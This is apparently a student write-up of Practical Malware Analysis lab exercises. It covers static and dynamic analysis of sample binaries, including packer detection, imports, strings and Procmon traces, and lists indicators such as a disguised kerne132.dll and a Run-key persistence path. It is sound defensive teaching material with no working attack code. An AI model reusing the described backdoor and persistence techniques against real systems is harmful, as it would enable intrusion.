A "Close" button is at the bottom right.

Figure 4.1— Import Tables from Lab01-01.exe and Lab01-01.dll.

- KERNEL32.dll is a common DLL which contains core functionality, such as access and manipulation of memory, files, and hardware. The most significant functions to note for Lab01-01.exe are FindFirstFileA and FindNextFileA , which indicates the malware will search through the filesystem, as well as open

and modify. On the other hand, Lab01-01.dll most notably uses Sleep and CreateProcessA.

- WS2_32.dll provides network functionality, however in this case is imported by ordinal rather than name, it is unclear which functions are used.
- MSVCRT.dll imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imported functions, so far it could be assumed that this malware allows for a network-enabled back door.

v-Along with Lab01-01.exe and Lab01-01.dll, there are other ways to identify malicious activity on infected systems. Disassembling Lab01-01.exe in PE Explorer shows us a set of strings around kerne132.dll which is supposed to be disguised as the common kernel32.dll — note 1 rather than l (figure 5.1).




Figure 5.1— Disassembly of Lab01-01.exe and Lab01-01.dll using PE Explorer

vi- Further investigating the strings, however for Lab01-01.dll, it is apparent that there is an IP address of 127.26.152.13 , which would act as a network based indicator of malicious activity (figure 5.1).

vii- Bringing all the pieces together, there can be an assumption made that Lab01-01.exe, and by extension Lab01-01.dll, is malware which creates a backdoor. VirusTotal provided indication that the files were malicious, and utilising this or PE Explorer it was established that the two were likely related, with the .dll is dependant upon the .exe. The files are not packed(as identified by PEiD), small programs, with no exports, however specific imports which indicate that Lab01-01.exe might search through

directories and create/manipulate files such as the disguised kernel32.dll, as well possibly searching for executables on the target system, as suggested by the string exec within Lab01-01.dll. In addition, there are network based imports, an IP address, as well as the functions imported from kernel32.dll, CreateProcess and sleep, which are commonly used in backdoors.

b- Analyse Lab01-02.exe.

i-As with the previous lab, uploading Lab01-02.exe in VirusTotal.com shows us that 47/71 antivirus tools recognise this file's signature as malicious (figure 1.1).




Figure 1.1— VirusTotal.com reports for Lab01-02.exe.

ii- We can identify whether the file is packed, either through VirusTotal.com or PEiD. A file which is not packed will indicate the compiler (eg, Microsoft Visual C++ 6.0), or the method in which it has been packed. Initially, PEiD declared there was Nothing found *, however after changing from a normal to deep scan, it has been determined that the file has been packed by UPX (figure 2.1).




Figure 2.1 — PEiD Deep scan

- Normal scan is at the Entry Point of the PE File for documented signatures.
- Deep scan is the containing section of the Entry Point
- Hardcore scan is a complete scan of the entire file for signatures.

Another way of identifying whether the file has been packed or not, is via the Entry Point Section (EP Section) — these are UPX0, UPX1 and UPX2, section names for UPX packed files. UPX0 has a virtual size of 0x4000 but a raw size of 0 (figure 2.2), likely reserved for uninitialized data — the unpacked code.

Section Viewer						
Name	V. Offset	V. Size	R. Offset	R. Size	Flags	
UPX0	00001000	00004000	00000400	00000000	E0000080	
UPX1	00005000	00001000	00000400	00000600	E0000040	
UPX2	00006000	00001000	00000A00	00000200	C0000040	

Figure 2.2 — PEiD PE Section Viewer

We are able to unpack the file directly within PE Explorer, with the UPX Unpacker Plug-in. When enabled, this automatically unpacks the file when loaded (Figure 2.3).

```
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Rebuilding Image...
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .text      4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .rdata     4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Section: .data      4096 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: <UPX> Decompressed file size: 16384 bytes
24.04.2019 08:04:08 : UPX Unpacker Plug-in: processed
```

Figure 2.3 — UPX Unpacker Plug-in running in PE Explorer

iii- When the file is unpacked, we can investigate strings and imports to see what the malware gets up to. From the Import Viewer within PE Explorer, we see there are four imports (figure 3.1).

- KERNEL32.DLL — imported to most programs and doesn't tell us much other than suggesting the potential of creating threads/processes.
- ADVAPI32.dll — specifically CreateServiceA is of note.
- MSVCRT.dll — imported to most programs and doesn't tell us much.
- WININET.dll — specifically InternetOpenA and InternetOpenURLA are of note.




Figure 3.1 — Import Viewer within PE Explorer

iv- So far, this is suggesting that the malware is creating a service and connecting to a URL. Checking out the strings of the file in the Disassembler, we see 'Malservice', 'http://www.malwareanalysisbook.com' and 'Internet Explorer 8.0' (figure 3.2). These potentially act as host or network based indicators of malicious activity, though the service to run, URL to connect to, and the preferred browser.

Figure 3.2 — Disassembler Strings

C. -Analyze the file Lab01-03.exe.

i- Once again, uploading to VirusTotal.com indicates that Lab01-03.exe is malicious due to 58/69 antivirus tools currently recognising signatures.

ii Scanning this with PEiD demonstrates that Lab01-03.exe is packed with FSG 1.0 (figure 2.1 left). This is much more difficult to unpack than UPX and must be done manually. Currently we are unable to unpack this. Check out Lab 18-2 (Chapter 18, Packers and Unpacking) to unpack in OllyDbg.




Figure 2.1 —PEiD showing Lab01-03.exe packed with FSG 1.0 (left) and Section Viewer (right)

Other indicators that the file is packed, are the missing names in the EP Section viewer (Figure 2.1 right), as well as the first section having a virtual size of 0x3000 and a raw size of 0 — again most likely reserved for the unpacked code.

iii- Although Lab01–03.exe is currently unpackable, we can still try to identify any imports to get an idea of what the file might do.




Figure 3.1 — Dependency Walker for Lab01–03.exe

Loading the file into PE Explorer unfortunately shows a blank Import Table, and running it in the Disassembler is also unhelpful. Another useful program is Dependency Walker, which lists the imported and exported functions of a portable executable (PE) file (figure 3.1).

Here, we can see that Lab01–03.exe is dependant upon (and therefore imports) KERNEL32.DLL. The particular functions here are LoadLibraryA and GetProcAddress, however this does not tell us much about the functionality other than the fact the file is packed.

iv- We are unable to unpack the file the visible imports are uninformative, and we can't see any strings in PE Explorer (figure 4.1), it is difficult to suggest what the file might do, or identify any host/network based malware-infection indicators.




Figure 4.1 — PE Explorer showing no strings information for packed Lab01-03.exe

D- Analyze the file Lab01-04.exe.

- i- Lab01-04.exe is recognised as malicious, with 53/72 engines detecting malicious signatures (Figure 1.1).
- ii- PEiD shows us that the file is unpacked (and compiled with Microsoft Visual C++ 6.0) (figure 2.1). Likewise, the EP section shows the valid file names as well as actual raw sizes for them all, rather than UPX0-3 or blanks, as well as a raw size of 0, typically seen for packed files (figure 2.1). As this is not packed, there is no need to unpack it.

The screenshot shows the PEiD interface. The main window displays analysis results for the file 'Lab01-04.exe'. The 'Microsoft Visual C++ 6.0' tab is selected, showing fields for Entrypoint (000015CF), EP Section (.text), File Offset (000015CF), First Bytes (55,8B,EC,6A), Linker Info (6.0), and Subsystem (Win32 GUI). Below this is a toolbar with buttons for Multi Scan, Task Viewer, Options, About, Exit, and checkboxes for Stay on top and a progress bar.

The bottom window is titled 'Section Viewer' and contains a table of memory sections:

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
.text	00001000	00000720	00001000	00001000	60000020
.rdata	00002000	000003D2	00002000	00001000	40000040
.data	00003000	0000014C	00003000	00001000	C0000040
.rsrc	00004000	00004060	00004000	00005000	40000040

Figure 2.1 — PEiD showing Lab01-04.exe is not packed and Section Vlewer

iii- Loading Lab01–04.exe into PE Explorer, we initially see that the Date Time Stamp is clearly faked (figure 3.1). At the time of writing it looks as though the file was compiled months in the future, and it's not immediately clear what the real stamp should be.

Time Date Stamp | 5D6942B3h | 30/08/2019 22:26:59

Figure 3.1 — Date Time Stamp of Lab01–04.exe

iv- Switching to the Import Viewer within PE Explorer, we see that there are three of the common .dll imported (figure 4.1).

IMPORT VIEWER

RVA	Name	RVA	Hint	Name
0040228Eh	KERNEL32.dll	00402000h	0042h	OpenProcessToken
004022E0h	ADVAPI32.dll	00402004h	00F5h	LookupPrivilegeValueA
004022FAh	MSVCRT.dll	00402008h	0017h	AdjustTokenPrivileges

Library description: Advanced Win32 Base API

Syntax Details

```
function LookupPrivilegeValue(lpSystemName, lpName: PAnsiChar; var lpLui;
  external 'advapi32.dll' name 'LookupPrivilegeValueA' index 281;
```

Figure 4.1 — Import Viewer for Lab01–04.exe

- KERNEL32.dll — Core functionality, such as access and manipulation of memory, files, and hardware.
- ADVAPI32.dll — Access to advanced core Windows components such as the Service Manager and Registry. The functions here look like they're doing something with privileges.
- MSVCRT.dll — imports are functions that are included in most as part of the compiler wrapper code.

Assessing the combination of imports, there are a few key ones which can point us in the direction of the program's functionality.

- SizeOfResource, FindResource, and LoadResource indicate that the file is searching for data in a specific resource.
- CreateFile, WriteFile and WinExec suggests that it might write a file to disk and execute it.
- LookupPrivilegeValueA and AdjustTokenPrivileges indicates that it might access protected files with special permissions.

v- Looking at the strings is often a good way to identify any host/network based malware-infection indicators. Again, this can be done through the Disassembler in PE Explorer (Figure 5.1)

Strings	View 1	View 2	View 3	View 4
0040302C: SSZ0040302C_SeDebugPrivilege				'SeDebugPrivilege',0
00403040: SSZ00403040_stc_os_dll				'stc_os.dll',0
0040304C: SSZ0040304C_system32_wupdmgr_exe				'\system32\wupdmgr.exe',0
00403064: SSZ00403064_s_s				'%s%s',0
00403070: SSZ00403070_101				'#101',0
00403078: SSZ00403078_EnumProcessModules				'EnumProcessModules',0
0040308C: SSZ0040308C_psapi_dll				'psapi.dll',0
00403098: SSZ00403098_GetModuleBaseNameA				'GetModuleBaseNameA',0
004030AC: SSZ004030AC_psapi_dll				'psapi.dll',0
004030B8: SSZ004030B8_EnumProcesses				'EnumProcesses',0
004030C8: SSZ004030C8_psapi_dll				'psapi.dll',0
004030D4: SSZ004030D4_system32_wupdmgr_exe				'\system32\wupdmgr.exe',0
004030EC: SSZ004030EC_s_s				'%s%s',0
004030F4: SSZ004030F4_winup_exe				'winup.exe',0
00403100: SSZ00403100_s_s				'%s%s',0

Figure 5.1 — Lab01-04.exe strings within PE Explorer Disassembler

The strings of note here look like '\system32\wupdmgr.exe', 'psapi.dll' and '\winup.exe' — potentially these are the files which the .dll identified, create, or execute. '\system32\wupdmgr.exe' might correlate with KERNEL32.dll GetWindowsDirectory function to write to system directory and the malware might modify the Windows Update Manager.

This gives us some host-based indicators, however there is nothing apparent regarding network functions.

vi- Previously overlooked in PEiD's Section Viewer, there is a resources file .rsrc —The Resource Table. This is also seen in PE Explorer's Section Headers.




Figure 6.1 — Resource Hacker identifying Lab01-04.exe's binary resource

We are able to open this within Resource Hacker, a tool which can be used to manipulate resources within Windows binaries. Loading Lab01-04.exe into Resource Hacker identifies that resource as binary and lets us search through it. (figure 6.1)

e. Analyze the malware found in the file Lab03-01.exe using basic dynamic analysis tools.

i-This dynamic analysis starts with initial static analysis to hopefully gain a baseline understanding of what might be going on. Straight in with PEiD and PE Explorer we see that Lab03-01.exe is evidently PEncrypt 3.1 packed, and only visible import of kernel32.dll and function ExitProcess(figure 1.1). Also, there are no apparent strings visible.




Figure 1.1 — File Lab03-01.exe is packed, and has minimal imports

It's difficult to understand this malware's functionality with this minimal information. Potentially the file will unpack and expose more information when it is run. One thing we can do is execute strings to scan the file for UNICODE or ASCII characters not easily located. Doing this we can identify some useful information. There is a bit of noise here which have been removed, and the main ones are highlighted in red (table 1.1).

String	Functionality
Rich	Not important.
.text	Not important
'.data	Not important
ExitProcess	kernel32.dll function ends a process and all its threads
kernel32.dll	Generic Imported .dll for core functionality, such as access and manipulation of memory, files, and hardware.
ws2_32	Imported .dll Windows Sockets Library provides network functionality
CONNECT %s:%i HTTP/1.0	Looks like HTTP connection request
advapi32	Advapi32.dll is an API services library that supports security and registry calls.
ntdll	"NT Layer DLL" and is the file that contains NT kernel functions
user32	USER32.DLL Implements the Windows USER component that creates and manipulates the standard elements of the Windows user interface.
advpack	DLL file associated with MSDN Development Platform developed by Microsoft for the Windows Operating System
StubPath	The executable in StubPath can be anything
SOFTWARE\Classes\http\shell\open\commandV	Potentially important registry directory
Software\Microsoft\Active Setup\Installed Components	Potentially important registry directory
test	Not important
www.practicalmalwareanalysis.com	Domain, possibly what the malware will try beacon to
admin	Probably username for admin
VideoDriver	Possibly important
WinvMX32-	Possibly important
vmx32to64.exe	Possibly important
SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Potentially important registry directory
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders	Potentially important registry directory

Table 1.1 — Processed output of strings function on Lab03-01.exe

Looking at these, we can make some rough assumptions that Lab03-01.exe is likely to do some network activity and download and hide some sort of file in some of the registry directories, under one of those string names.

ii- To identify host-based indicators, we can make assumptions from the previous strings output, such as potentially attaching itself to SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver — however, it is more useful to perform dynamic analysis and see what it's doing. Take a snapshot of the VM so you're able to revert to a pre-execution state!

Set VM networking to Host-only, and manually assign the preferred DNS server as iNetsim, or configure the DNS reply IP within ApateDNS to loopback, and set up listeners using Netcat (ports 80 and 443 are recommended as a starting point as these are common).

Clear all processes within Procmon, and apply suitable filters to clear out any noise and find out what the malware is doing. Initially filter to include Process Lab3-1.exe so we can see its activity. Likewise, start Process Explorer for collecting information about processes running on the system.




Figure 2.1 — Procmon of Lab03-01.exe

The first thing we notice when executing Lab03-01.exe is the series of Registry Key operations (Figure 2.1). This doesn't tell us too much about what the malware is doing specifically however, it's always useful to see an overview of the activities. We can filter this further to only show WriteFile and RegSetValue to see the key operations (figure 2.2)




Figure 2.2 — Procmon of Lab03-01.exe, filtered for WriteFile and RegSetValue

We can investigate these operations further, and we see that they are related. First, a file is written to C:\WINDOWS\system32\vmx32to64.exe (note, this filename is a string we've identified as part of the initial static analysis) however, this appears to be set to the registry of

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VideoDriver

(another identified string!). This is a strong host-based indicator that the malware is up to something (Figure 2.3). Most likely the malware is intended to be run at startup.

